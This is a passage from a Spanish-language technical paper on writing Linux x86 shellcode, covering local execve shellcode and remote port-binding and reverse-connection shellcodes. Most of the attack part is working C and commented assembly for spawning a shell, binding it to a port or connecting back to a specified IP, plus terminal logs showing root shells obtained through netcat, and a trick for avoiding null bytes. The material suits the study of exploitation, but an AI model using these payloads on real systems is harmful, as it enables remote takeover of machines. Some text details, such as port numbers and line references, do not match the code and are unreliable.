Como se puede apreciar, utilizando el segundo conjunto de instrucciones nos ahorramos un *byte*. Cabe destacar que siempre que se use la instrucción *push* sería correcto especificar el tamaño de la variable a almacenar. Los tamaños disponibles son *byte*, *word* y *dword* que especifican que la variable es de 8, 16 y 32 bits respectivamente.

6. Tipos de shellcodes

Después de haber estudiado toda la problemática inherente a la programación de *shellcodes* en los capítulos anteriores, en este capítulo se va a estudiar cuales són los dos tipos de *shellcodes* existentes y cuales son sus máximos exponentes.

Por un lado se presentaran los *shellcodes* de ámbito local y por otro lado, se estudiaran también los *shellcodes* de ámbito remoto.
Los *shellcodes* locales son aquellos códigos que no establecen ninguna conexión ni envían datos a otras máquinas que no sean la explotada. Estos *shellcodes* sólo son útiles si se tiene acceso físico a la máquina explotada.
Los *shellcodes* remotos son aquellos *shellcodes* que establecen conexiones o envían datos a otras máquinas que no sean la explotada. Se usan este tipo de *shellcodes* cuando no se puede tener acceso a la máquina explotada.

6.1. Shellcodes locales

Tal y como se ha explicado, este tipo de *shellcode* trabaja en un ámbito local y sólo es útil cuando se tiene acceso físico a la máquina explotada. Como *shellcode* local sólo estudiaremos el llamado *execve shellcode* ya que una vez ejecutado este código se tendrá el control absoluto de la máquina donde se ejecute.

6.1.1. Execve shellcode

Este es uno de los *shellcodes* más básicos que existen, sin embargo, su correcta ejecución permite obtener el control absoluto de la máquina donde se ejecute. Este *shellcode* ejecuta una línea de comandos y si disponemos de los privilegios suficientes podremos controlar todos los aspectos del sistema.

Tal y como su nombre indica, este *shellcode* utiliza una *system call* llamada *execve*. El prototipo de la función es el siguiente:

```
int execve ( const char * filename, const char * argv[], const char *envp[]);
```

Esta llamada al sistema permite ejecutar cualquier ejecutable que exista en el sistema mientras tengamos los permisos suficientes.
El parámetro $filename$ indica el nombre del ejecutable. Los argumentos de dicho ejecutable se almacenan en la variable $argv$. El argumento *envp* contiene un *array* de variables de entorno que seran heredadas por el ejecutable en cuestión.

En C, el código equivalente al *execve shellcode* sería tan simple como las instrucciones citadas en el Código 7.

```
1  #include <unistd.h>
2
3  int main(void) {
4    char * shell[2];
5    shell[0] = "/bin/sh";
6    shell[1] = 0;
7    execve("/bin/sh", shell, NULL);
8  }
```

Código 7. *Execve shellcode* en C

Una vez visto el código en C, se muestra en el Código 77 una de las posibles implementaciones en ensamblador del *shellcode* en cuestión.

```
1  BITS 32
2  xor eax, eax
3  cdq
4  mov byte al, 11
5  push edx
6  push long 0x68732f2f
7  push long 0x6e69622f
8  mov ebx, esp
9  push edx
10 mov edx, esp
11 push ebx
12 mov ecx, esp
13 int 0x80
```

Código 8. *Execve shellcode* en ensamblador

En la segunda línea del Código 77 se pone el registro *eax* a cero. A continuación se pone el registro *edx* a cero, con la instrucción *cdq*, tal y como se ha explicado en el capítulo anterior. El registro *edx* se utilizará como tercer parámetro de la llamada al sistema *execve*. Con la cuarta línea se almacena el número de la llamada al sistema en el registro *eax*.
Con las lineas 5, 6 y 7 se añade el primer argumento de la llamada al sistema a la pila. El *push edx* hace la función de terminador de cadena, dado que *edx* está a cero. La arquitectura con la que se trabaja es de 32 bits con lo que en la pila sólo se pueden insertar variables de 32 bits. Así pues, y dado que la arquitectura es *little endian*, primero se inserta *hs//* con el *push long* $0x68732f2f$ y en la siguiente línea se inserta *nib/* con el *push long* $0x6e69622f$. Como se ha comentado, en la pila no se pueden insertar valores de más de 32 bits en una sola instrucción, y por la misma razón tampoco se pueden insertar cadenas de menos de 32 bits. Este hecho justifica que la cadena *hs//* tenga dos '/' en vez de una. La duplicación de la '/' no implica

ningún problema.
En la octava línea se almacena en *ebx* la dirección de memoria donde se encuentra la cadena */bin//sh*. Esta dirección será el segundo parámetro de la llamada al sistema.
En la novena línea se insertan en la pila 32 *bits* nulos que harán la función de puntero nulo en el segundo parámetro, tal y como especifica la página del manual de la llamada al sistema *execve*.
En la décima línea se almacena la dirección de este puntero nulo en el registro *edx* para usarlo como tercer parámetro de la llamada al sistema.
En la línea 11, se añade a la pila la dirección de memoria donde se encuentra la cadena */bin//sh* -o sea, se inserta el puntero a la cadena- para que, posteriormente, en la línea 12, sea utilizado como segundo parámetro almacenándose en el registro *ecx*.
En la línea 13 notificamos al núcleo de que todo está preparado para que se ejecute una llamada al sistema.

Tal y como se puede ver en el Código 9 la ejecución de este *shellcode* local se realiza de un modo satisfactorio y el usuario obtiene su línea de comandos con la que ejecutar cualquier programa.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/ExecveShellcode/PushingExecve$
./genExec.sh execve-Pushing2.S
####      Generating executable...       ####
sourceDOTo = execve-Pushing2.o
executable = execve-Pushing2
ld: warning: cannot find entry symbol _start; defaulting to 0000000008048060
[sudo] password for newlog:
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/ExecveShellcode/PushingExecve$
./execve-Pushing2
# id
uid=1000(newlog) gid=1000(newlog) euid=0(root)  groups=4(adm),20(dialout),
24(cdrom),46(plugdev),104(lpadmin),115(admin),120(sambashare),1000(newlog)
# exit
```

Código 9. Ejecución *Execve shellcode*

Como se puede ver en el Código 9, para la generación del ejecutable final del *shellcode* se utiliza el *script genExec.sh*. Para entender el funcionamiento de este *script* y muchos otros detalles sobre la generación de los ejecutables que se utilizarán en esta investigación, se remite al lector al Apéndice II.

6.2. Shellcodes remotos


Como se ha comentado al inicio de este capítulo, este tipo de *shellcode* será utilizada cuando no se disponga de acceso físico a la máquina objetivo. El objetivo de este tipo de *shellcodes* es ejecutarse en $software$ que esté pensado para gestionar peticiones recibidas. Una vez el $software$ haya sido explotado, el *shellcode* se encargará de que el sistema vulnerado se conecte a una máquina específica, o espere

y acepte una conexión o simplemente envíe información sensible. Como ya se ha comentado, las limitaciones de un *shellcode* dependen sólo de nuestra imaginación.

6.2.1. Port binding shellcode

Este tipo de *shellcode* es uno de los más habituales cuando se trata de explotar vulnerabilidades remotas. El objetivo de este *shellcode* es el de vincular el intérprete de comandos del sistema -*shell*- a un puerto determinado donde escuchará a la espera de conexiones remotas. Un diagrama de flujo válido para este tipo de *shellcode* sería el de la Figura 4.

Figura 4. Diagrama de flujo



El diagrama de flujo es bastante autoexplicativo, sin embargo, una vez se revise el código en c que responde a dicho diagrama, se hará una explicación concisa de cada instrucción que implique cierta dificultad o novedad. Una posible implementación del *shellcode* de vinculación a un puerto podría ser la mostrada en el Código 10.

```
1   #include <unistd.h>
2   #include <sys/socket.h>
3   #include <netinet/in.h>
4
5   int main(void) {
6         int new, i, sockfd = socket(AF_INET, SOCK_STREAM,0);
7         struct sockaddr_in sin;
8         sin.sin_family = AF_INET;
9         sin.sin_addr.s_addr = 0;
10        sin.sin_port = htons(12345);
11        bind(sockfd, (struct sockaddr *)&sin, sizeof(sin));
12        listen(sockfd, 5);
13        new = accept(sockfd, NULL, 0);
14        for ( i = 2; i >= 0; i--)
15          dup2(new, i);
16        char * shell[2];
17        shell[0] = "/bin/sh";
18        shell[1] = 0;
19        execve(shell[0], shell, NULL);
20  }
```

Código 10. *Shellcode* de vinculación a un puerto en C

Este código vincula un *socket*[14] al puerto 1234 y ejecuta una *shell* cuando alguien se conecta a este puerto. Las funciones básicas de este código y de la mayoría de códigos que trabajan con *sockets* realizan las conexiones con *bind*(), *listen*(), *accept*() y *dup*2(). Para obtener información sobre cada una de ellas basta con visualizar las páginas de manuales[15] que la mayoría de sistemas *unix* tienen instaladas por defecto. El funcionamiento de este código es el siguiente:
Primero se crea un *socket* que es el que se utilizará como parámetro para la función *accept*(). Al mismo tiempo, se declara otro *socket* que será el que utilizará para almacenar el valor de retorno de la función *accept*().
De la sexta a la novena línea, se declara -línea 6- y se inicializa la estructura de datos necesaria para ejecutar la función *bind*. Como ya se ha comentado, todos los campos de esta estructura se pueden consultar en las páginas correspondientes de

[14]Un socket es un concepto abstracto definido por una dirección IP, un protocolo de transporte y un puerto que permite intercambiar información entre dos programas.

[15]Para ver un manual sobre una función específica, basta con ejecutar en una *shell* el comando 'man <comando>'. Un claro ejemplo seria 'man dup2'.

su manual, sin embargo, comentaremos que la constante AF_ INET especifica que la conexión que se realizará utilizará el protocolo TCP. La función *htons*() se encarga de convertir el valor entero que recibe de entrada a un formato con el que la función *bind*() pueda trabajar.
En la línea 11 se ejecuta la función *listen*() que mantiene la ejecución del código pausada hasta que se recibe una conexión con los parámetros definidos en el *socket* $sockfd$. Una vez se realiza dicha conexión, ésta se acepta y se devuelve un *socket* que identifica la conexión recibida. En las líneas 13 y 14 se ejecuta un bucle tres veces que se encarga de duplicar los descriptores de lectura, escritura y salida de errores. Esto permite que todos los datos que se trasmitan de y hasta la consola ejecutada posteriormente, las pueda visualizar el usuario. Por último, en la línea 18 se ejecuta la consola que será brindada al usuario.

Para comprobar que el Código 10 funciona correctamente, una vez compilado y ejecutado, se debe realizar una conexión hacia el *socket* que estará a la escucha. Para realizar dicha conexión se utilizará una herramienta muy útil llamada *Netcat* [16]. *Netcat* es una herramienta muy extensa y tiene infinidad de utilidades. En esta investigación, *Netcat* sólo se utilizará para conectar hacia una aplicación que esté a la escucha - *port binding shellcode* - o para esperar que una aplicación - *reverse connection shellcode* - se conecte a él.
En el Código 11 se muestra el funcionamiento del *shellcode* de vinculación a un puerto escrito en C.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/PortBinding/CSource$
gcc PortBindingCode.c -o PortBindingCode
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/PortBinding/CSource$
sudo ./PortBindingCode
```

Código 11. Ejecución del *shellcode* de vinculación a un puerto en C

Como se puede ver, primero se compila el código generado y acto seguido se ejecuta como usuario *root* [17]. Una vez que el *shellcode* está a la escucha, se debe conectar a él siguiendo la metodología mostrada en el Código 12.

```
newlog@Beleriand:~$ pwd
/home/newlog
newlog@Beleriand:~$ nc -vv 127.0.0.1 12345
Connection to 127.0.0.1 12345 port [tcp/] succeeded!
pwd
/home/newlog/Documentos/Shellcoding/Codigos/PortBinding/CSource
id
uid=0(root) gid=0(root) groups=0(root)
exit
```

Código 12. Ejecución del *shellcode* de vinculación a un puerto en C

[16]Netcat es una herramienta creada por Hobbit. Su página oficial es http://netcat.sourceforge.net/

[17]El usuario *root* es el usuario administrador del sistema y tiene privilegios máximos.

Tal y como se muestra en el Código 12, primero se conecta al puerto 12345 de la máquina local. La ejecución de la herramienta *Netcat* se realiza desde el directorio */home/newlog*. El *shellcode* de vinculación a un puerto está escuchando en el puerto 12345, así que cuando se conecten a él brindará una línea de comandos, y no tan sólo brindará una línea de comandos, sino que además la brindará con los permisos que tiene el *port binding shellcode*, que, tal y como se ha asignado en el Código 11, son los permisos del usuario *root*.
Como se puede ver, una vez se ha conectado con el *shellcode*, se muestra a partir del comando *pwd* que el directorio actual sobre el que se está trabajando es */home/newlog/Documentos/Shellcoding/*
Codigos/PortBinding/CSource que es el directorio donde se había ejecutado el *shellcode*, en vez de trabajar sobre el directorio */home/newlog* que es en el que se había ejecutado la herramienta *Netcat*. Por otro lado, si se comprueba cual es el identificador de usuario se puede ver que es el de usuario *root* en vez de ser el de cualquier otro usuario.

Una vez visto y entendido el funcionamiento del código en c, se debe explicar su implementación en ensamblador. Para escribir el *shellcode* se utilizará una *system call* llamada *socketcall*(). Tal y como se puede ver en el manual correspondiente -*man* 2 *socketcall* -, esta llamada al sistema permite acceder -ejecutar- a todas las funciones utilizadas en el ejemplo anterior.
La totalidad de las funciones que se pueden ejecutar con la llamada al sistem *socketcall*() se pueden encontrar en el fichero */usr/include/linux/net.h*. La sintaxis de *socketcall*() es la siguiente:

```
int socketcall(int llamada, unsigned long * args);
```

El primer argumento es un entero que identifica la llamda al sistema a ejecutar. El segundo argumento es un puntero a la lista de parámetros que necesita la llamada al sistema que se quiere ejecutar. En ensamblador, la llamada al sistema que identifica a *socketcall*() es la número 102 y se debe almacenar en el registro *eax*, el argumento *llamada* se almacena en el registro *ebx* y por último, la dirección de memoria donde estan almacenados los demás argumentos - *args* - se debe almacenar en el registro *ecx*.

En el Código 13 se lista el código fuente en ensamblador del *port binding shellcode*. Debido a que el código es bastante extenso, cada línea tendrá su propia explicación en vez de dar una explicación conjunta al final. Comentar el código permite dar una explicación mucho más detallada.

```
1       BITS 32
2       section .text
3       global _start
4       _start:
```

```
5
6       ; syscall socketcall(ebx, ecx) donde ebx = numero funcion
            y
7       ; ecx = direccion de parametros de funcion.
8
9       ; s = socket(2, 1, 0);
10      ; Llamada al sistema 102, socketcall().
11      push byte 0x66
12      ; En eax se almacena el numero 102.
13      pop eax
14      ; Se pone a cero el registro edx.
15      cdq
16      ; Se pone a cero el registro ebx.
17      xor ebx, ebx
18      ; Se construyen los argumentos de la llamada a socket() y
19      ; se empilan en orden inverso
20      ; Dentro de socketcall(), la llamada socket es la numero
            uno.
21      inc ebx
22      ; Se empila el tercer parametro, protocol = 0.
23      push edx
24      ; Se empila el segundo parametro, SOCK_STREAM = 1.
25      push byte 0x1
26      ; Se empila el primer parametro, AF_INET = 2
27      push byte 0x2
28      ; En ecx se almacena la direccion donde estan ubicados los
            parametros.
29      mov ecx, esp
30      ; Syscall socketcall() con la funcion socket().
31      int 0x80
32
33      ; Se guarda el descriptor obtenido en esi para usarlo
            despues
34      xchg esi, eax
35
36      ; bind(s, [2, 31337, 0], 16);
37      ; Llamada al sistema 102, socketcall().
38      push byte 0x66
39      ; En eax se almacena el numero 102.
40      pop eax
41      ; Se construyen los argumentos de la llamada a bind() y
42      ; se empilan en orden inverso
43      ; Ebx era 1, ahora es 2. Dentro de socketcall() la llamada
            bind es la dos.
44      inc ebx
```

```
45      ; Se empila el tercer parametro del struct, INADDR_ANY = 0
            .
46      push edx
47      ; Se empila el segundo parametro del struct, PORT = 31337.
48      push word 0x697a
49      ; Se empila el primer parametro del struct, AF_INET = 2.
            Ebx = 2.
50      push word bx
51      ; En ecx se almacena la direccion del struct con los
            parametros.
52      mov ecx, esp
53      ; Se empilan todos los parametros en orden inverso para
            posteriormente
54      ; obtener su direccion.
55      ; Se empila el tamano del struct, sizeof(server_struct) =
            16
56      push byte 16
57      ; Se empila la direccion del struct.
58      push ecx
59      ; Se empila el descriptor obtenido anteriormente.
60      push esi
61      ; En ecx se guarda la direccion donde estan todos los
            parametros.
62      mov ecx, esp
63
64      ; Syscall socketcall() con la funcion bind().
65      int 80h
66
67      ; listen(s, 4);
68      ; Llamada al sistema 102, socketcall(). Sin push/pop se
            ahorra un byte.
69      mov byte al, 0x66
70      ; Se construyen los argumentos de la llamada a listen() y
71      ; se empilan en orden inverso
72      ; Realizar dos inc ocupa lo mismo que un mov byte bx, 0x4.
73      inc ebx
74      ; Dentro de socketcall(), la llamada listen es la cuatro.
75      inc ebx
76      ; Se empila el segundo parametro, backlog = 4. Maximo num
            conexiones en cola.
77      push ebx
78      ; Se empila el descriptor obtenido por la llamada socket()
            .
79      push esi
80      ; En ecx se almacena la direccion de los parametros.
```

```
81      mov ecx, esp
82      ; Syscall socketcall() con la funcion listen().
83      int 80h
84
85      ; c = accept(s, 0, 0);
86      ; Llamada al sistema 102, socketcall(). Sin push/pop se
           ahorra un byte.
87      mov byte al, 0x66
88      ; Se construyen los argumentos de la llamada a accept() y
89      ; se empilan en orden inverso
90      ; Dentro de socketcall(), la llamada accept es la numero
           cinco.
91      inc ebx
92      ; Se empila el tercer parametro.
93      push edx
94      ; Se empila el segundo parametro.
95      push edx
96      ; Se empila el descriptor obtenido anteriormente.
97      push esi
98      ; En ecx se almacena la direccion de los parametros.
99      mov ecx, esp
100     ; Syscall socketcall() con la funcion accept(). Conection
           descriptor in eax.
101     int 80h
102
103     ; En eax se almacena un cinco y en ebx el descriptor
           devuelto por accept().
104     xchg eax, ebx
105
106     ; dup2(descriptor aceptado, descriptores I/O estandar);
107     ; Maximo descriptor estandar almacenado en ecx.
108     push byte 0x2
109     pop ecx
110     ; Etiqueta para el bucle.
111     dup_l00p:
112     ; Llamada al sistema 63. Se debe poner dentro del bucle.
113     ; Eax se sobreescribe con el valor de retorno de dup2().
114     mov byte al, 0x3F
115     ; Syscall dup2().
116     int 80h
117     ; Se Decrementa el descriptor estandar hasta que sea cero.
118     dec ecx
119     ; Se salta a la etiqueta hasta que el flag de signo sea
           uno = ecx negativo.
120     jns dup_l00p
```

```
121
122     ; execve(const char * file, char * const argv[], char *
           const envp[]);
123     xor eax, eax
124     mov byte al, 11
125     push edx
126     push 0x68732f2f
127     push 0x6e69622f
128     mov ebx, esp
129     push edx
130     mov edx, esp
131     push ebx
132     mov ecx, esp
133     int 80h
```

Código 13. Código del *shellcode* de vinculación a un puerto en ensamblador

La parte de código que no está comentada es la que ya se ha explicado anteriormente en el apartado de *shellcodes* locales. La única diferencia es que el registro *edx* no se inicializa a cero ya que una vez se alcanza la parte de código del *execve shellcode*, *edx* ya es cero. Por otro lado, el puerto al que se escucha también se ha modificado. Ahora ya no es el puerto 12345, sino el 31337.

En el Código 14 se muestra el comportamiento del *shellcode* de vinculación a un puerto y se podrá comprobar como es el mismo que el visto cuando el código fuente fué escrito en *C*.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/PortBinding/ASMSource$
./genExec.sh PortBinding.S
####      Generating executable...       ####
sourceDOTo = PortBinding.o
executable = PortBinding
[sudo] password for newlog:
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/PortBinding/ASMSource$
./PortBinding
```

Código 14. Ejecución del *shellcode* de vinculación a un puerto en ensamblador

Como se puede ver, en el Código 14 se compila el *shellcode* escrito en ensamblador a partir del *script genExec.sh*. Tal y como se ha comentado, todos los detalles sobre la compilación de los diferentes códigos de esta investigación se dan en el Apéndice II. Cabe destacar que una vez se ha generado el ejecutable, se le otorgan privilegios de *root*. En el Código 15 se muestra como conectar con el *shellcode* y como una vez se ha conectado se dispone de un identificador de usuario efectivo de *root*, lo que permite realizar las mismas operaciones que podría realizar el usuario *root*. Una breve explicación sobre el significado que atributos como *uid* o *euid* se da en los próximos capítulos.

```
newlog@Beleriand:~$ id
uid=1000(newlog) gid=1000(newlog),grupos=4(adm),20(dialout),
24(cdrom),46(plugdev),104(lpadmin),115(admin),120(sambashare),1000(newlog)
newlog@Beleriand:~$ nc -vv 127.0.0.1 31337
Connection to 127.0.0.1 31337 port [tcp/] succeeded!
id
uid=1000(newlog) gid=1000(newlog) euid=0(root),groups=4(adm),20(dialout),
24(cdrom),46(plugdev),104(lpadmin),115(admin),120(sambashare),1000(newlog)
pwd
/home/newlog/Documentos/Shellcoding/Codigos/PortBinding/ASMSource
exit
```

Código 15. Conexión al *shellcode* de vinculación a un puerto en ensamblador

6.2.2. Reverse connection shellcode

El desarrollo de este tipo de *shellcodes* parte de la necesidad de saltarnos las restricciones que implementa un cortafuegos.
Normalmente, la mayoría de cortafuegos filtran el tráfico entrante de un ordenador o una red de ordenadores. Sin embargo, el tráfico saliente no acostumbra a estar bloqueado ya que en la mayoría de casos ocasionaría más problemas de los que solucionaría.
Así pues, el *reverse connection shellcode*, *shellcode* de conexión inversa, a diferencia del *shellcode* de vinculación a un puerto, se encarga de realizar una conexión saliente del ordenador vulnerado hacia una máquina especificada en el mismo *shellcode*.
En *C*, el *shellcode* de conexión inversa se puede implementar como en el Código 16.

```
1      #include <sys/socket.h>
2      #include <netinet/in.h>
3      int main () {
4            char * shell[2];
5            int soc, rc;
6            struct sockaddr_in serv_addr;
7
8            serv_addr.sin_family = 2;
9            serv_addr.sin_addr.s_addr = inet_addr("127.0.0.1");
10           serv_addr.sin_port = htons("12345");
11
12           soc = socket(2, 1, 0);
13           rc = connect(soc, (struct sockaddr *) &serv_addr, 0
                x10);
14           dup2(soc, 0); dup2(soc, 1); dup2(soc, 2);
15
16           shell[0] = "/bin/sh";
17           shell[1] = 0;
18           execve(shell[0], shell, 0);
19     }
```

Código 16. *Shellcode* de conexión inversa en C

El código de este *shellcode* es muy parecido al del *port binding shellcode*. Como ya se ha comentado, este código se conectará a un *socket* que esté a la escucha, en vez de ser él mismo el que esté a la escucha.
En la sexta línea, se declara la estructura *sockaddr_in* que es la que se ha de especificar para llevar a cabo o para recibir una conexión.
En la séptima línea, el número dos es el valor que tiene la constante AF_INET, igual que en la línea número diez. En la misma línea número diez, el número uno es el valor de la constante SOCK_STREAM y con el 0 se especifica el protocolo.

En la octava línea, se especifica que la dirección *ip* a la que conectar. La función *inet_addr*() permite al programador asignar una dirección *ip* a una variable de un modo mucho más legible. Lo mismo ocurre con la función *htons*(). Para comprender el funcionamiento de estas dos funciones, basta con ejecutar en un terminal los comandos *man* 3 *inet_addr* y *man htons* respectivamente.
En la línea 10 se crea un *socket* con los parámetros que se han explicado anteriormente. Este *socket* será el identificador de la conexión a partir de este momento.
En la línea 11, se intenta conectar a partir de los datos especificados en la creación del *socket* y de la estructura *sockaddr_in*. Acto seguido, se duplican los descriptores de entrada y salida tal y como ya se ha explicado en los capítulos anteriores y por último se ejecuta la *shell* que será brindada al usuario.

Una vez visto el código fuente en *C* del *shellcode* de conexión inversa, el Código 17 muestra una posible implementación en ensamblador. Al igual que con el *shellcode* de vinculación a un puerto, el código fuente se comentará en el mismo código en vez de hacerlo posteriormente.

```
1       BITS 32
2       section .text
3       global _start
4       _start:
5
6       ; syscall socketcall(ebx, ecx) donde ebx = numero funcion
7       ; y ecx = direccion de parametros de funcion
8
9       ; s = socket(2, 1, 0);
10      ; Llamada al sistema 102, socketcall().
11      push byte 0x66
12      ; En eax almacenamos el numero 102.
13      pop eax
14      ; Ponemos a cero el registro edx.
15      cdq
16        ; Ponemos a cero el registro ebx.
17      xor ebx, ebx
18      ; Construimos los argumentos de la llamada a socket()
19      ; y los empilamos en orden inverso
20      ; Dentro de socketcall(), la llamada socket es la numero
           uno.
21      inc ebx
22      ; Empilamos el tercer parametro, protocol = 0.
23      push edx
24      ; Empilamos el segundo parametro, SOCK_STREAM = 1.
25      push byte 0x1
```

```
26      ; Empilamos el primer parametro, AF_INET = 2
27      push byte 0x2
28      ; En ecx almacenamos la direccion donde estan ubicados los
            parametros.
29      mov ecx, esp
30      ; Syscall socketcall() con la funcion socket().
31      int 0x80
32
33      ; Se guarda el descriptor obtenido en esi para usarlo
           despues.
34      xchg esi, eax
35
36      ; connect(s, [2, 31337, <IP>], 16);
37      ; Llamada al sistema 102, socketcall().
38      push byte 0x66
39      ; En eax se almacena el numero 102.
40      pop eax
41      ; Ebx = 2 para utilizarlo como la constante AF_INET.
42      inc ebx
43      ; Se construyen los argumentos de la llamada connect()
44      ; y se empilan en orden inverso.
45      ; Se empila la direccion IP. Las 'b' sustituyen a bytes
           nulos
46      ; que se modificaran en tiempo de ejecucion.
47      ; Se impila la direccion IP. 7f = 127, 01 = 1, bb = 187.
           Tercer parametro.
48      push dword 0x01bbbb7f
49      ; Se pone a cero el registro ecx.
50      xor ecx, ecx
51      ; Se sustituyen las 'b' de la IP por ceros. IP = 127
           .0.0.1.
52      mov word [esp+1], cx
53      ; Se empila el puerto 31337. 7a69h = 31337d. Segundo
           parametro.
54      push word 0x697a
55      ; Se empila el primer parametro de la estructura. AF_INET
           = 2 = Ebx.
56      push word bx
57      ; En ecx se almacena la direccion de la estructura.
58      mov ecx, esp
59      ; Se empila el tercer parametro de la funcion connect().
60      push byte 16
61      ; Se empila la direccion de la estructura construida como
           segundo parametro.
62      push ecx
```

```
63      ; Se empila el primer parametro. El descriptor obtenido
           por socket().
64      push esi
65      ; En ecx se almacena la direccion de todos los params de
           la funcion connect().
66      mov ecx, esp
67      ; Dentro de socketcall(), la llamada connect() es la
           tercera.
68      inc ebx
69      ; Syscall socketcall() con la funcion connect().
70      int 80h
71
72      mov ebx, esi
73      ; dup2(descriptor aceptado, descriptores I/O estandar);
74      ; Maximo descriptor estandar almacenado en ecx.
75      push byte 0x2
76      pop ecx
77      ; Etiqueta para el bucle.
78      dup_l00p:
79      ; Llamada al sistema 63. Se debe poner dentro del bucle.
80      ; Eax se sobreescribe con el valor de retorno de dup2().
81      mov byte al, 0x3F
82      ; Syscall dup2().
83      int 80h
84      ; Se Decrementa el descriptor estandar hasta que sea cero.
85      dec ecx
86      ; Se salta a la etiqueta hasta que el flag de signo sea
           uno = ecx negativo.
87      jns dup_l00p
88
89      ; execve(const char * file, char * const argv[], char *
           const envp[]);
90      xor eax, eax
91      mov byte al, 11
92      push edx
93      push 0x68732f2f
94      push 0x6e69622f
95      mov ebx, esp
96      push edx
97      mov edx, esp
98      push ebx
99      mov ecx, esp
100     int 80h
```

Código 17. *Shellcode* de conexión inversa en ensamblador

Por último, cabe destacar que si una dirección IP que se inserta en el *shellcode* contiene *bytes* nulos, el *shellcode* contendrá *bytes* nulos y, por consiguiente, no se ejecutará correctamente. Para plantear una solución a este problema se utilizará un ejemplo para ilustrar la metodología a seguir en estos casos.

Imagine que el *shellcode* de conexión inversa se tuviera que conectar a la *ip* de *loopback*, 127.0.0.1 donde 127 en hexadecimal equivale a 7f, 0 a 00 y 1 a 01. Como se puede apreciar a simple vista, dicha *ip* contiene *bytes* nulos, así que si se utilizara un código tal que el 18 para almacenar la dirección *ip* en el *shellcode*, éste no se ejecutaría correctamente.

```
1      BITS 32
2      xor eax, eax
3      push DWORD 0x0100007f
4      pop eax
```

Código 18. Inserción erronea de un *byte* nulo

Recordemos que debido a que el sistema sobre el que se trabaja está basado en una arquitectura *little endian*, las inserciones en la pila de varios *bytes* se deben realizar de manera inversa a su lectura, de izquierda a derecha.
Después de ejecutar este código, en *eax* se debería almacenar el valor en hexadecimal de la *ip*. Sin embargo, esto no ocurrirá ya que la función con la que obtenemos el código del *shellcode* no pasará del momento en el que se encuentre con el primer *byte* nulo.
Un código que solucionaría dicho problema es el citado en el Código 19:

```
1      BITS 32
2      xor eax, eax
3      push DWORD 0x01BBBB7f
4      mov WORD [esp+1], ax
5      pop eax
```

Código 19. Solución a la inserción erronea de un *byte* nulo

En la segunda línea se almacena la *ip* en la pila, pero en vez de insertar los *bytes* nulos, los substituimos por cualquier otro valor que no genere conflictos. En la siguiente línea, se escribe en la pila el contenido del registro *ax*. El registro *ax* contiene *bytes* nulos debido a que se ha realizado una correcta inicialización. Estos *bytes* nulos se escriben en la posición *esp*+1, lo cual colocará 16 *bits* -tamaño del registro *ax*- a cero en la posición *esp* + 1 *byte*. Como se puede comprobar, en el *shellcode* de conexión inversa citado en el Código 17 ya se ha utilizado esta técnica.

Para comprobar que el *shellcode* de conexión inversa funciona correctamente se ha de proceder tal y como se muestra en el Código 20 y el Código 21.

```
newlog@Beleriand:~$ nc -lvv 127.0.0.1 31337
Connection from 127.0.0.1 port 31337 [tcp/] accepted
id
uid=1000(newlog) gid=1000(newlog) euid=0(root),groups=4(adm),20(dialout),
24(cdrom),46(plugdev),104(lpadmin),115(admin),120(sambashare),1000(newlog)
pwd
/home/newlog/Documentos/Shellcoding/Codigos/ReverseConnection/ASMSource
exit
newlog@Beleriand:~$ pwd
/home/newlog
```

Código 20. Netcat a la escucha

